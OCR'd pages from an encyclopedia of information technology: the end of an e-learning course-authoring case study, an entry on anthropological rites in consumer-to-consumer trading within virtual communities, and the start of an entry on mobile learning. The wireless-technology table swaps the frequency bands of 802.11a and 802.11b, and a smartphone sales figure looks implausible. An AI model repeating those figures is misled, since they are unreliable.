


Table 3. Data comparison

	Without Factory			With Factory		
Course name	Course Hours	Development Time (Hours)	Cost (euros)	Course Hours	Development Time (Hours)	Cost (euros)
Leasing	15	560	14300	15	210	12000
House Credit	12	420	13300	15	210	12000
Credit Cards	15	560	15000	15	280	16000
Business Online	25	350	36100	20	210	12000
Oral Communication	9	280	12110	15	70	4000
Time Management	9	280	12110	15	70	4000
Meeting Management	8	280	12000	15	70	4000
Advanced Excel	15	350	12500	20	140	8000
EURO	10	280	12000	10	70	4000
Internet	10	280	12000	20	140	8000

Table 3 shows the cost and time comparison between course development with and without the Factory tool. As the courses developed without the Factory tool were outsourced, we do not know exactly the kind of tool used in their development.

As can be seen above, if we take the Leasing course as an example, it was developed in 560 hours when outsourced, as opposed to 210 hours when using the Factory tool. In relation to the cost, the Leasing course cost 14,300 euros when outsourced, while it costs 12,000 euros when it was developed using the Factory tool, which included the cost to train the people in the use of the Factory tool. So the benefits for the financial entity are important.

CONCLUSION

The main e-learning problem in a financial institution arose when developing the course for a new financial product since, if three months were needed, the urgent training these courses demanded was lost. To solve this problem, a Factory tool allowed the development of new courses within a few weeks. This tool facilitated the rapid gathering and integration of contents in the courses.

The e-Factory project has obtained excellent results in many aspects:

- The Factory tool is able to develop courses in HTML and XML format of different levels of complexity. It can be easily enhanced, is portable because it is written in JAVA, and can be used by people with little computer science knowledge. It also covers the expectations of a research tool in the sense that the Factory is developed using the latest tendencies in the area of new technologies and e-learning; and
- The whole e-Factory project has achieved all the proposed goals. From the data gathered, it can be seen that the financial institution has notably reduced the cost in training its employees. It is also expected that the impact of new financial products on the market will produce an increment in the benefits of the financial institution.

FUTURE TRENDS

Although the Factory was developed to solve the problems of training in financial institutions, it would, in fact, be a useful tool in any kind of institution with training needs. Usually the contents of the courses are ready and, using Factory, the teacher can easily prepare the lessons for the students in HTML or XML format without any knowledge of specific Web tools.

REFERENCES

Ahmad, H., Udin, Z. M., & Yusoff, R. Z. (2001). Integrated process design for e-learning: A case study.

Proceedings of the Sixth International Conference on Computer Supported Cooperative Work in Design (pp. 488-491).

AICC (1995, October 31). *Guidelines for CBT courseware interchange*. AICC Courseware Technology Subcommittee.

AICC (1997, June 24). *Distance learning technology for aviation training*. AICC Courseware Technology Subcommittee.

Alajanazrah, A. (2007). Introduction in e-learning (Tech. Rep.).

Coppola, N. W., & Myre, R. (2002). Corporate software training: Is Web-based training as effective as instructor-led training? *IEEE Transactions on Professional Communication, 45*(3), 170-186.

Elearnframe (2004). Glossary of e-learning terms. Retrieved from http://www.learnframe.com/

E-Learning in a New Europe (2005). Retrieved from http://www.virtuelleschule.at/enis/elearning-conference-2005/htm/archive.htm

Europa.eu (2006, July). 2010: Information society and the media working towards growth and jobs. Retrieved from http://europa.eu/scadplus/leg/en/cha/c11328.htm

European Commission (2005). Single European information space. Retrieved from http://ec.europa.eu/information_society/eeurope/i2010/single_infor_space/index_en.htm

Hodgkinson, M., & Holland, J. (2002). Collaborating on the development of technology-enabled distance learning: A case study. *Innovations in Education and Training International*, *39*(1), 89-94.

IEEE (2002, September 6). IEEE Computer Society Sponsored by the Learning Technology Standards Committee; IEEE Std 1484.12.1™-2002; IEEE Standard for Learning Object Metadata.

IEEE (2003, June 12). IEEE Computer Society Sponsored by the Learning Technology Standards Committee; IEEE Standard for Learning Technology Systems Architecture (LTSA), std1484.1TM.

IEEE (2004). IEEE Standard for Learning Technology—Data Model for Content to Learning Management System Communication. IEEE Std 1484.11.1™.

IEEE (2005a). IEEE Standard for Learning Technology—Extensible Markup Language (XML) Schema Binding for Data Model for Content Object Communication. IEEE Std 1484.11.3™.

IEEE (2005b). IEEE Standard for Learning Technology—Extensible Markup Language (XML) Schema Definition Language Binding for Learning Object Metadata. 1484.12.3™.

IMS (2003a, July). IMS Abstract Framework: Applications, Services & Components v1.0, Ed. C.Smythe, IMS Global Learning Consortium, Inc.

IMS (2003b, July). IMS Abstract Framework: Glossary v1.0, Ed. C.Smythe, IMS Global Learning Consortium, Inc.

Kis-Tóth, L., & Komenczi, B. (2007). A new concept in the development of teaching material promoting e-learning competences at Eszterházy Károly College, Eger, Hungary. *Proceedings of the Final Workshop of Project HUBUSKA Kassa – Kosice*.

LCT (2004). E-learning glossary. *Language Coaching and Translations, Mag. Margit Waidmayr*. Retrieved from http://www.lct-waidmayr.at/e_glossary.htm

LSDA (2005). *Learning and Skills Development Agency*. Retrieved from http://www.lsda.org.uk/

O'Droma, M. S., Ganchev, I., & McDonnell, F. (2003, May 23). *Architectural and functional design and evaluation of e-learning VUIS based on the proposed IEEE LTSA reference model: Internet and higher education*. Limerick, Ireland: Department of Electronics and Computer Engineering, University of Limerick; National Technological Park.

Presby, L. (2002). E-learning on the college campus: A help or hindrance to students learning objectives: A case study. *Information Management*, *15*(3-4), 17, 19-21.

SCORM® 2004 (2006, November 16). *Sharable Content Object Reference Model Overview*, *Version 1.0, 3rd ed*.

Seufert, S. (2002). E-learning business models: Framework and best practice examples. In M. S. Raisinghani (Ed.), *Cases on worldwide e-commerce: Theory in action* (pp. 70-94). Hershey, PA: Idea Group Publishing.

Stark, C., Schmidt, K., Shafer, L., & Crawford, M. (2002). Creating e-learning programs: A comparison of two programs. *Proceedings of the 32nd ASEE/IEEE Frontiers in Education Conference, T4E-1, November 6 - 9, 2002, Boston*.

Union Europea (2003). Decisión No 2318/2003/ce Del Parlamento Europeo y del Consejo,de 5 de diciembre de 2003, por la que se adopta un programa plurianual (2004-2006) para la integración efectiva de las tecnologías de la información y la comunicación (TIC) en los sistemas de educación y formación en Europa (programa eLearning), L 345/9 Diario Oficial de la Unión Europea.

USD (2004). Glossary of library and Internet terms. *The University of South Dakota*. Retrieved from http://www.usd.edu/library/instruction/glossary.shtml

WBEC (2000, December). *The power of the Internet for learning: Moving from promise to practice*. Report of the Web-based education commission to the President and the Congress of the United States.

KEY TERMS

ADL/SCORM ADLNet (Advanced Distributed Learning Network): An initiative sponsored by the U.S. federal government to “accelerate large-scale development of dynamic and cost-effective learning software and to stimulate an efficient market for these products in order to meet the education and training needs of the military and the nation’s workforce of the future.” As part of this objective, ADL produce SCORM (Sharable Content Object Reference Model), a specification for reusable learning content. Outside the defense sector, SCORM is being adopted by a number of training and education vendors as a useful standard for learning content. By working with industry and academia, the Department of Defense (DoD) is promoting collaboration in the development and adoption of tools, specifications, guidelines, policies, and prototypes that meet these functional requirements:

- Accessible from multiple remote locations through the use of meta-data and packaging standards;
- Adaptable by tailoring instruction to the individual and organizational needs;
- Affordable by increasing learning efficiency and productivity while reducing time and costs;
- Durable across revisions of operating systems and software;
- Interoperable across multiple tools and platforms; and
- Reusable through the design, management, and distribution of tools and learning content across multiple applications.

AICC: The Aviation Industry CBT (Computer-Based Training) Committee (AICC) is an international association that develops guidelines for the aviation industry in the development, delivery, and evaluation of CBT and related training technologies. The objectives of the AICC are to:

- Assist airplane operators in development of guidelines which promote the economic and effective implementation of computer-based training (CBT);
- Develop guidelines to enable interoperability; and
- Provide an open forum for the discussion of CBT (and other) training technologies.

Authoring Tool: A software application or program used by trainers and instructional designers to create e-learning courseware; types of authoring tools include instructionally-focused authoring tools, Web authoring and programming tools, template-focused authoring tools, knowledge capture systems, and text and file creation tools.

Blended Learning: It is a delivery methodology that includes using ICT as appropriate, for example, Web pages, discussion boards, e-mail alongside traditional teaching methods including lectures, discussions, face-to face teaching, seminars, or tutorials.

Case study: This is a scenario used to illustrate the application of a learning concept; it may be either factual or hypothetical.

Courseware: This is any type of instructional or educational course delivered via a software program or over the Internet.

E-learning process: This is a sequence of steps or activities performed for the purpose of learning, and using technology to manage, design, deliver, select, transact, coach, support, and extend learning.

IEEE LTSC: Learning Technologies Standards Committee consists of working groups that develop technical standards in approximately 20 different areas of information technology for learning, education, and training. Their aim is to facilitate the development, use, maintenance, and interoperation of educational resources. LTSC has been chartered by the IEEE Computer Society Standards Activity Board. The IEEE is a leading authority in technical areas, including computer engineering.

It is intended to satisfy the following objectives:

- Provide a standardized data model for reusable Competency Definition records that can be exchanged or reused in one or more compatible systems;
- Reconcile various existing and emerging data models into a widely-acceptable model;
- Provide a standardized way to identify the type and precision of a Competency Definition;
- Provide a unique identifier as the means to unambiguously reference are usable Competency Definition regardless of the setting in which this Competency Definition is stored, found, retrieved, or used; and
- Provide a standardized data model for additional information about a Competency Definition, such as a title, description, and source, compatible with other emerging learning asset metadata standards.

Information and Communication Technologies (ICT): This is the combination of computing and communication technologies (including computer networks and telephone systems) that connect and enable some of today's most exciting systems, for example, the Internet.

Learning Management Systems (LMS): This is enterprise software used to manage learning activities through the ability to catalog, register, deliver, and track learners and learning.

Training: This is a process that aims to improve knowledge, skills, attitudes, and/or behaviors in a person to accomplish a specific job task or goal. Training is often focused on business needs and driven by time-critical business skills and knowledge, and its goal is often to improve performance. See also Teaching and Learning.

Web Site: This is a set of files stored on the World Wide Web and viewed with a browser such as Internet Explorer or Netscape Navigator. A Website may consist of one or more Web pages.

A

Anthropologic Concepts in C2C in Virtual Communities

Lori N. K. Leonard
The University of Tulsa, USA

Kiku Jones
The University of Tulsa, USA

INTRODUCTION

Consumer-to-consumer (C2C) electronic commerce (e-commerce) is increasing as a means for individuals to buy and sell products (eMarketer, 2007). The majority of research surrounding **C2C e-commerce** deals with online auctions (Lin, Li, Janamanchi, & Huang, 2006; Melnik & Alm, 2002) or aspects of online auctions such as the reputation systems (Standifird, 2001). However, C2C e-commerce is being conducted in many different venues in addition to online auctions, such as third party listing services and virtual communities (Jones & Leonard, 2006).

Consumers can be quite resourceful when identifying one another to buy/sell their products even when a formal structure to conduct such transactions is not provided. However, when C2C e-commerce is conducted outside a formalized venue such as online auctions and third party listing services, the lines of accountability can be blurred. It makes one wonder why a consumer would choose to participate in C2C e-commerce in venues not designed to facilitate this kind of exchange. One such unstructured venue is a virtual community. This article will discuss the possible reasons why consumers are feeling more comfortable transacting with one another in this particular venue.

BACKGROUND

Andrews (2002) defines community as not a physical place but as relationships where social interaction occurs among people who mutually benefit. A **virtual community**, or an online community, uses technology to form the communication between the people; it offers a space "for people to meet, network, share, and organize" (Churchill, Girgensohn, Nelson, & Lee, 2004, p. 39).

Armstrong and Hagel (1996) describe virtual communities as meeting four consumer need types: transaction, interest, fantasy, and relationship. A community of transaction is traditionally organized by a vendor. The company would allow the buying and selling of products/services in the community environment. However, the transaction community could be established by a multitude of buyers and sellers organizing together to facilitate a transaction type. A community of interest allows people of a particular interest or topic to interact. It also offers more interpersonal communication than a transaction community. One example is the "The Castle" that focuses on Disneyland interests (Lutters & Ackerman, 2003). A community of fantasy allows people to create new personalities or stories. In this type of community, real identities do not matter. A community of relationship allows people with the same life experiences to interact, for example, those suffering from cancer or an addiction (Josefsson, 2005). Of course, these virtual communities are not mutually exclusive; therefore, a transaction could occur in any of the realms.

Cothrel (2000) discusses virtual community segments in terms of business-to-business (B2B), business-to-consumer (B2C), and employee-to-employee (E2E). B2B communities consist of suppliers, distributors, customers, retailers, and so forth who are connected by a meaningful relationship (Lea, Yu, & Maguluru, 2006), whereas B2C communities consist of customers only and E2E communities consist of employees only. Each of the segments offers advantages; however, none offer a clear explanation on how C2C transactions could occur in a virtual community. Essentially, the B2C communities are opening an area of trust and mutual interest for online consumers. Trust and building trust in virtual communities is extremely important for interactions to occur and for the community to survive. Leimeister, Ebner, and Krcmar (2005) examined trust in a virtual community of German cancer patients. They found that perceived goodwill and perceived competence result in trust creation between the community members and lead to the success of the virtual community. This trust among virtual community members leads to transactions between the community members, that is, C2C e-commerce. Andrews (2002) suggests that knowing the demographics of an online group will help to sustain it as a virtual community. Therefore, virtual communities can be characterized by their size and their members' demographics. Sproull and Patterson (2004) suggest that people can easily meet/interact in virtual communities, and in doing so, they discover common interests. This discovery can lead to the community members' participation in other activities in the "physical-world," such as C2C transactions.

It is evident that many researchers have discussed virtual communities, and some have studied impact, trust, design, and so forth of these realms. However, studies have not been conducted regarding how C2C e-commerce occurs in virtual communities. Since C2C e-commerce in virtual communities is not considered to be a structured, established commerce mechanism, it can be difficult to understand how commerce occurs. The next section will further explore the aspects of virtual communities that lead to consumer participation in C2C e-commerce.

C2C E-COMMERCE IN VIRTUAL COMMUNITIES

As discussed in the previous section, virtual communities, while conducted online, are indeed created to represent relationships based on some common bond. In this light, concepts from the anthropology literature, such as rite of passage, appear to be relevant. Determining why consumers would transact in virtual communities as opposed to structured areas, such as online auctions, may be answered by exploring some of these **anthropologic concepts**. Members of a virtual community act in ways consistent with a face-to-face community. These actions are transcribed in all dealings within the community, even when members of the community transact individually with one another. Therefore, even though there is no formal governance over individual transactions such as C2C e-commerce, the members continue to follow the culture and rituals established by the community. This can be seen by mapping the events in C2C e-commerce in virtual communities to the normal events of a community.

Trice and Beyer (1984) define **rites** as "relatively elaborate, dramatic, planned sets of activities that consolidate various forms of cultural expressions into one event, which is carried out through social interactions, usually for the benefit of an audience" (p. 655). Below is a brief explanation of types of rites (passage, enhancement, degradation, renewal, conflict reduction, and integration) and how they are displayed in virtual communities. A review of the Trice and Beyer (1984) article will provide a more in depth discussion of each type.

Rite of passage is probably the most discussed type of rite. A rite of passage is represented when a particular event changes the status of those involved. For example, the birth of a child is a rite of passage for a woman to become a mother. In terms of the virtual community, one might consider the first act of participation in the community as the rite of passage to becoming a member of that community.

Rite of enhancement is defined as the recognition of the efforts of a member in a community and the public praise of that member (e.g., awards). In a virtual community, rites of enhancement can be seen in terms of support and approval of various submissions, acclamation for efforts displayed in the community, and recommendations of the member to roles of leadership in the community. Much like the feedback system in the online auction format, members are allowed to rate each other's participation and comments. The reputation points of a member are very visible and help to indicate how close the member is to the opinions of the other members of the community. In addition, an administrator has the ability to name a member of the community to the moderator position. This increases the member's power in terms of making decisions for the community.

Rite of degradation is an event in which a member is removed from a privileged position in the community back to the same level as the other members or the member is completely removed from the community. This is represented in a virtual community when one member is asked to be the moderator of the community and is subsequently removed from leadership based on comments or actions within the community. Members of a community can also be banned from participating, and/or individual members can select members to "ignore" in the community. In contrast to the rite of enhancement, which is seen quite often, this type of rite is seen very little.

Rite of renewal is an event meant to regenerate or refocus communities. This type of rite can be seen in virtual communities when various subgroups of the community become the main focus of that community. For example, a virtual community with the theme “decision support” may have a subgroup focused on “knowledge management.” When this subgroup is frequented by more members than the main community, the main community may renew itself in the form of a whole new community with the knowledge management theme.

Rite of conflict reduction is an event designed to bring peace to a community. For example, the instance described above regarding the new formation of a knowledge management community may be considered a situation in need of a rite of conflict reduction. It may be that members from the original community are disgruntled at the refocusing of the community and are, in turn, “forming a front” to those in the subgroup. Authorities from the two communities could design an event to reconcile the two groups and form a stronger community.


Finally, a **rite of integration** is an event used to “rekindle” connections among members of a community (i.e., the feeling of renewed connections). In terms of a virtual community, members may stage an event to discuss in-depth a topic which is known to affect each member of the community. In displaying the common feelings among the group, this event can strengthen the bond which connected the members in the beginning.

Many of these types of rites can be seen when members of a virtual community participate in C2C e-commerce. Take the following example of a C2C e-commerce transaction. Member A has been a member of the virtual community for many months. This member determines that he has a need for a particular product which would enhance his participation in the community. For example, the community has discussed the use of Web technology to hold conferences regarding various topics in the community. Member A inquires the community as to who may have the products he needs and is willing to transact with him. Member B, who has also been a member of the virtual community for many months, replies that he indeed has the products and is willing to sell them. An exchange of posts is conducted in which Member A and Member B negotiate on the price (Member B wishes to be compensated for the cost of shipping, etc.). After the terms are agreed upon, the two post the needed information for the transaction. Member A receives the product in the condition and time specified by Member B. Member B receives the agreed upon payment. Once the transaction has been completed, both members post some type of feedback indicating that the transaction was successful.

Different types of rites may be seen if the transaction does not go as smoothly as the one listed above. For example, Member B could receive the agreed upon payment, but fail to send Member A the products. In this case, Member A may go back to the community and provide bad feedback regarding Member B. Member A may even “shadow” Member B by immediately posting the sentence, “When are you going to send my stuff?” after each message that Member B posted, regardless of the topic. This action may begin to irritate the other members of the community. Some may become angered at Member A for taking the action. Others may be angry at Member B for not completing the transaction appropriately. In a more extreme case, Member A may request the community administrator have Member B removed from the community. However, the administrator may find that it would hurt the community to lose Member B’s participation for taking action (or Member A’s participation for inaction). In either of the cases, the administrator may feel the need to facilitate some type of compromise between the two. In doing so (perhaps facilitating the return of payment to Member A), the two members reconcile and all rejoin the group. The administrator then decides to host a Web event to reconnect all users and bring them back to the original topic of the community. Figure 1 shows a mapping of these situations to the types of rites.

Even though the transaction was between Member A and Member B, the result had a connection back to the virtual community. In the case of the successful transaction, good feedback (i.e., rite of enhancement) was presented to the group. In the case of the unsuccessful transaction, bad feedback and subsequent action was taken by the community (i.e., rite of degradation, rite of conflict reduction, and rite of integration). The community had no defined standards regarding C2C e-commerce transactions. However, in both cases, the members continued the sentiment of a face-to-face community by following the natural course of integrating the virtual community into the transaction. In doing this, the members make the virtual community a part of the

Figure 1. C2C e-commerce transaction mapping in a virtual community



transaction. This behavior may provide the community members with a sense of transacting with neighbors rather than faceless consumers behind a structured C2C e-commerce venue such as an online auction.

FUTURE TRENDS

Increasingly, virtual communities are being designed with areas specifically targeted to facilitate C2C e-commerce transactions. Soon a virtual community will not be considered complete without such an area. Community administrators could identify and elect moderators for those areas of the community alone. In this way, the community itself could take a larger role in the C2C e-commerce transactions being conducted within the community. Higher standards could be set for the community which would provide members with even more of a sense of security when dealing with the other members of the group.

Researchers should expand research being conducted in the C2C e-commerce area to include virtual communities and other unstructured venues such as chat rooms and e-mail forums. In order to get a complete picture of why C2C e-commerce is growing, all venues should be explored. Ritualistic behavior of consumers needs to be examined further in terms of C2C e-commerce (Rook, 1985). Answers to questions such as, "how do consumers decide one person is more trustworthy than another," and "what types of products would persuade a consumer to participate in C2C e-commerce when they normally would not," may be found by studying the rituals consumers follow when searching for buyers/sellers of various products. In addition, researchers should continue to compare and contrast the structured and unstructured venues of C2C e-commerce. Results of these types of studies will benefit consumers in their decisions regarding participation, location, and structure needed to successfully transact with other consumers.

CONCLUSION

When consumers join a virtual community and become an active participant in that community, they begin to feel that communal bond with the other members. This is further facilitated in the way that virtual communities mimic face-to-face communities in the configuration and actions of the members. In following this anthropologic approach, members build relationships in virtual communities much as they do in person. Therefore, it seems logical that they would trust members of their own community when conducting C2C e-commerce.

Even though there may not be written standards by which members are to adhere when conducting such transactions, members feel comfortable in the fact that the community will take care of itself and in turn take care of the members.

REFERENCES

Andrews, D.C. (2002). Audience-specific online community design. *Communications of the ACM, 45*(4), 64-68.

Armstrong, A., & Hagel, J. (1996). The real value of on-line communities. *Harvard Business Review, 74*(3), 134-141.

Churchill, E., Girgensohn, A., Nelson, L., & Lee, A. (2004). Blending digital and physical spaces for ubiquitous community participation. *Communications of the ACM, 47*(2), 39-44.

Cothrel, J.P. (2000). Measuring the success of an online community. *Strategy & Leadership, 28*(2), 17-21.

eMarketer. (2007). *E-commerce hits all-time high in 2006.* Retrieved January 23, 2007, from www.emarketer.com/Article.aspx?1004446&src=article1_newsltr

Jones, K., & Leonard, L.N.K. (2006, August 4-6). *Consumer-to-consumer electronic commerce: Is there a need for specific studies?* Paper presented at the 12th Americas Conference on Information Systems, Acapulco.

Josefsson, U. (2005). Coping with illness online: The case of patients' online communities. *The Information Society, 21*(2), 143-153.

Lea, B.R., Yu, W.B., & Maguluru, N. (2006). Enhancing business networks using social network based virtual communities. *Industrial Management & Data Systems, 106*(1), 121-138.

Leimeister, J.M., Ebner, W., & Krcmar, H. (2005). Design, implementation, and evaluation of trust-supporting components in virtual communities for patients. *Journal of Management Information Systems, 21*(4), 101-135.

Lin, Z., Li, D., Janamanchi, B., & Huang, W. (2006). Reputation distribution and consumer-to-consumer online auction market structure: An exploratory study. *Decision Support Systems, 41*(2), 435-448.

Lutters, W.G., & Ackerman, M. S. (2003). Joining the backstage: Locality and centrality in an online community. *Information Technology & People, 16*(2), 157-182.

Melnik, M.I., & Alm, J. (2002). Does a seller's ecommerce reputation matter? Evidence from Ebay auctions. *The Journal of Industrial Economics, 50*(3), 337-349.

Rook, D.W. (1985). The ritual dimension of consumer behavior. *The Journal of Consumer Research, 12*(3), 251-264.

Sproull, L., & Patterson, J.F. (2004). Making information cities livable. *Communications of the ACM, 47*(2), 33-37.

Standifird, S.S. (2001). Reputation and e-commerce: eBay auctions and the asymmetrical impact of positive and negative ratings. *Journal of Management, 27*, 279-295.

Trice, H.M., & Beyer, J.M. (1984). Studying organizational cultures through rites and ceremonies. *Academy of Management Review, 9*(4), 653-669.

KEY TERMS

Community: Relationships that exist between people with a common interest.

Consumer-to-Consumer (C2C) Electronic Commerce (E-commerce): The buying and selling of goods and services electronically by consumers.

Rite of Conflict Reduction: Events designed to bring peace to a community.

Rite of Degradation: An event in which someone is removed from some position in the community back to level with the other members or even completely removed from the community.

Rite of Enhancement: Recognizing the efforts of some member in a community and publicly praising that member.

Rite of Integration: An event used to "rekindle" connections among members of a community.

Rite of Passage: When some event changes the status of a member(s) in a community.

Rite of Renewal: Events meant to regenerate or refocus communities.

Virtual Community (or Online Community): The use of technology for people to communicate regarding a common interest.

A

Anywhere Anytime Learning with Wireless Mobile Devices

Mark van 't Hooft
Kent State University, USA

Graham Brown-Martin
Handheld Learning Ltd, UK

INTRODUCTION

We are increasingly mobile and connected. It is easier now than ever to access people or content using one of the many available wireless mobile devices. For example, global smartphone sales topped $69 million in 2006, with projected sales of $190 million by 2011. The number of cellular subscribers worldwide is expected to grow from 2 billion in 2005 to 3.2 billion by 2010. Europe and North America are reaching near-saturation points, and China had the highest number of subscribers with 400 million at the end of 2005. In addition, the global market for mobile-phone content, including music, gaming, and video, is expected to expand to more than $43 billion by 2010 (Computer Industry Almanac, 2005, 2006).

The evolution from mainframes to wired desktops and now wireless mobile devices has caused fundamental changes in the ways in which we communicate with others or access, process, create, and share information (e.g., Castells, Fernandez-Ardevol, & Sey, 2007; Ito, Okabe, & Matsuda, 2005; Roush, 2005). Just like the introduction of the mechanical clock altered our perceptions of time and the invention of the magnetic compass changed our view of physical space, continuous and wireless access to digital resources is redefining the ways in which we perceive and use our dimensions of social time and space.

BACKGROUND: A BRIEF HISTORY OF HIGHLY MOBILE DEVICES

The development of handheld computers (excluding calculators) can be traced back to the Dynabook concept in the 1970s, followed by attempts such as the Psion I (1984), GRiDPaD (1988), Amstrad's PenPad and Tandy's Zoomer (1993), the Apple Newton (1993-1995), and the eMate (1997-1998). US Robotics introduced the Palm Pilot in 1996, the first personal digital assistant (PDA) to feature a graphical user interface, text input using handwriting recognition software, and data exchange with a desktop computer. This device became the forerunner of several generations of devices powered by the Palm OS (Williams, 2004), manufactured by Palm, Handspring, and Sony. At the same time, Microsoft pursued the development of a Windows-based portable device. This resulted in the release of Windows CE 2.0 in 1997, followed by the Handheld PC Professional and Windows Mobile 2003 and version 5 Operating Systems (HPC Factor, 2004). Windows-based handhelds and ultra mobile personal computers (UMPCs) have been produced by companies like HP, Compaq, Dell, and more recently Fujitsu Siemens.

The development of mobile and smart phones has followed a similar path, starting with mobile rigs in taxicabs and police cars and early attempts by Ericsson and Motorola. However, the form factor did not proliferate until the development of first-generation cellular (1G) in the early 1980s, soon followed by second (2G) (1990s), and third (3G) (2000s) generation mobile phone systems such as global system for mobile communications (GSM) and universal mobile telecommunications service (UMTS). Today, a wide variety of mobile phones and services is available. Besides voice calls, mobile phones can be used for text messaging, Internet browsing, e-mail, photo and video creation, and watching TV. In addition, cell phones are increasingly used to create and share Web-based content (Hamill & Lasen, 2005).

A third and increasingly popular mobile tool is the portable game console. While many mobile devices such as handhelds and mobile phones can be used for games, it is not their primary function. Currently available systems such as the Nintendo DS and Sony

PSP have wireless capabilities and can therefore be networked locally for peer-to-peer gaming or used to access the Internet (Parika & Suominen, 2006).

Finally, the development of a range of wireless protocols has played a critical role in the technological advancement and widespread popularity of mobile devices. Currently available and common wireless technologies are described in Table 1.

GSM and UMTS are primarily used for voice calls and text messaging. Infrared (IR) and Bluetooth are most commonly used to create short-range, low-bandwidth networks such as a personal area network (PAN) to transfer data between devices that are in proximity to each other. In contrast, 802.11 wireless protocols are used to create larger networks (wireless wide area network [WWAN] and wireless local area network [WLAN]) and access the Internet.

M-LEARNING

As stated, mobile devices and wireless networks are redefining the ways in which we live and work, providing ubiquitous access to digital tools and 24/7 access to resources in popular and widely-used portable form factors. New technologies are opening up new opportunities for learning by allowing learners to be mobile, connected, and digitally equipped, no longer tethered to a fixed location by network and power cables. "M-learning" (short for mobile learning) has been defined in many different ways. According to Sharples (2007), current descriptions fall into four broad categories that focus on the:

- ***Technology,*** that is, learning with a wireless mobile device with the emphasis being on the device.
- ***Formal educational system*** and how mobile technologies fit into and can augment institutionalized learning.
- ***Learner*** and more specifically the mobility of the learner rather than the devices. This has also been described as learning across contexts.
- ***Societal context*** and how it enables, promotes, and supports learning on the go.

While there are differences between categories, m-learning sets itself apart from other forms of learning in a variety of ways. Its unique characteristics include mobility in space and time, active, communicative, and resourceful learners, and the importance of context (Alexander, 2004; Roush, 2005; Sharples, Taylor, & Vavoula, 2007; van 't Hooft & Swan, 2007).

Mobility in Space and Time

Mobility diminishes boundaries imposed by the brick and mortar of the school building and the schedule imposed by the school day. On one hand, wireless mobile devices, wireless networks, and online spaces make it possible to extend teaching and learning beyond school walls and the school day. On the other, they can bring the larger world into the classroom. As a result, m-learning provides opportunities to bridge formal (e.g., school or museum) and informal (e.g., home, nature, or neighborhood) learning settings, engage learners in authentic learning tasks, and promote life-

Table 1. Common wireless technologies (Adapted from Cherry, 2003)*

Technology	Year introduced in mobile devices	Max Data Rate (Mb/s)	Range (meters)	Frequency Band
GSM	1991	0.26	100-35,000	400, 450, 850, 1,800, and 1,900 Mhz
UMTS	2001	14	50-6,000	850, 1700, 1885-2025, 2110-2200 Mhz
IrDA	1995	4	1-2	Infrared
Bluetooth	2000	1-2	100	2.4 Ghz
IEEE 802.11a	1999	25-54	25-75	2.4 Ghz
IEEE 802.11b	1999	6.5-11	35-100	5 Ghz
IEEE 802.11g	2003	25-54	25-75	2.4 Ghz
IEEE 802.11n	2007 (unapproved)	200-540	50-125	2.4 or 5 Ghz

long learning accommodated and supported by digital technologies.

Active, Communicative, and Resourceful Learners

Unlike many other technologies currently employed for learning, wireless mobile devices promote learning that is learner, not teacher or technology, centered. The nature of the technology lends itself very well to both individual learning and collaboration. Individual learning occurs when learners engage privately with learning content, while collaboration is public and usually involves conversation, discussion, or sharing.

Moreover, learners can easily switch back and forth between private and public learning spaces when using wireless mobile devices. With desktop or laptop computers this is much more difficult, because the size of the hardware makes it difficult to keep individual learning to oneself, and often creates a physical barrier that stands in the way of effective and meaningful collaboration. Mobile technology is small enough to give the learner control over when to share and when not to, even in relatively small physical spaces (Vahey, Tatar, & Roschelle, 2007).

